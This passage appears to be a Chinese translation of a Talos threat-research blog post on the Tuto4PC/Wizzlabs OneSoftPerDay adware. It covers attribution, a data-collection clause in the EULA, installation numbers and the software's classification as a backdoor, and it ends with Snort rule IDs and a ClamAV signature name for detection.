为加强 Wizzlabs 和 Tuto4PC 之间的联系，我们发现了上述高管人员以及共享基础设施。为

wizz-labs.com 域（以及，如果您记得，一开始的 dl.auzhard.com 域）定义的注册者组织是 Cloud4PC。虽然这看似是一个新名称，但根据路透社的详细报道，他们实际上是 Tuto4PC 的全资子公司。

利用 Tuto4PC 创建的其他此类软件，我们得以专门研究了“OneSoftPerDay”构件。如前文所述，我们发现 Tuto4PC 的七点来自于其所用的数字签名。当我们开始调查 Tuto4PC 及其子公司，我们了解到他们在积累大量用户并将更多广告软件/间谍软件推送到用户的计算机上。

OneSoftPerDay 构件的 EULA 中有一个有趣的条款：
5：收集数据以用于统计。
出于统计目的，特别是为了研究互联网受众，AGENCE-EXCLUSIVE 可以收集有关互联网用户访问的网站地址的信息。收集到的这一信息始终保持完全匿名，而且决不允许关联到实际的个人。
这恰恰显示了“OneSoftPerDay”的实际行为，他们声称只是出于统计目的，但是我们还是全面揭示了从最初安装该构件到最后我们实际上发现完整后门的过程，而且该后门能够在受害计算机上实现多种不受欢迎的功能。

如上面图 7 和图 8 所示，Tuto4PC/Wizzlabs 有一项关键的统计分析方法，那就是在未经任何形式额外授权的情况下确定有多少设备已安装 OneSoftPerDay，以及有多少广告软件/间谍软件可以/不可以推送到您的计算机上。

在这篇博文的开头，我们解释过这是涉及大约 1200 万台计算机的强大广告软件和间谍软件事件，当我们提及如此大的数值时，我们自然会进行核实。为此，我们可以引用 Tuto4PC Group 网站这篇文章中的 Tuto4PC Group 年报作为参考。
“凭借在全球 1170 万台 PC 上安装的网络显示器，Tuto4pc.COM GROUP 在 2014 年实现了 1200 万欧元的销售额。”
虽然没有经过确认的数额，但我们认为这个数字可能已有所增加。他们的年报指出“广告拦截”软件正在导致他们的收入下降。Talos 建议使用广告拦截机制来帮助防止计算机上的通告产生交易。

总结

广告软件和间谍软件长期以来一直在激增。当有“免费”或“降价”游戏、应用和网络浏览器插件时，人们总会一次又一次地陷入这种循环。本文分析的的案例说明了此领域内的复杂性。这些样本的复杂本质显示出制作者（往往供职于某公司）为避免被检测到会花多少心思。这一广告软件显然可以安装其他（可能是不受欢迎的）软件来使其平台获利。除盈利之外，

当恶意软件模块能够侵入受害计算机并拥有在上面安装任何其他二进制代码的能力时，他们的游戏就开始了。在这种由恶意软件主导的情况下，怀有野心和恶意的攻击者可能会尝试接管大量关联的主机并使用它们进行不法活动。

根据整体研究，我们认为显然有可以将此软件归类为后门的情况。它至少是一个潜在的不受欢迎程序 (PUP)。我们有理由说它符合对后门的定义并且超出了此范畴。因此，我们会为所有公司客户阻止该软件。

尽管这家上市公司创建了合法的业务，拥有多家子公司、域和软件，但这些都不能减缓此霸王广告软件尝试向公众推送其后门的速度。

解决方案

以下 Snort 规则和 ClamAV 签名可以解决此威胁。请注意，Talos 未来可能会发布更多规则，当前规则会根据未来得到的更多漏洞信息而有所变更。若要了解最新的规则信息，请咨询您的防御中心、FireSIGHT 管理中心或 Snort.org。

Snort 规则：
根据此研究的结果，我们现发布以下更新规则：
38297 - 38301

ClamAV 签名系列：
Win.Adware.SpywareJarl

以下是我们的客户可以检测并阻止此威胁的其他方式。

产品	保护
AMP	✔
CWS	✔
ESA	不适用
网络安全	✔
WSA	✔

高级恶意软件防护 (AMP) 非常适合于阻止执行恶意的间谍软件。
网络安全包括 IPS 和 NGFW。这两者均具有最新的签名，可侦测此攻击活动表现出来的恶意网络活动。

CWS 或 WSA 网络扫描可阻止访问恶意网站。

发布者：WARREN MERCER；发布时间：上午 11:51

标签：广告软件，间谍软件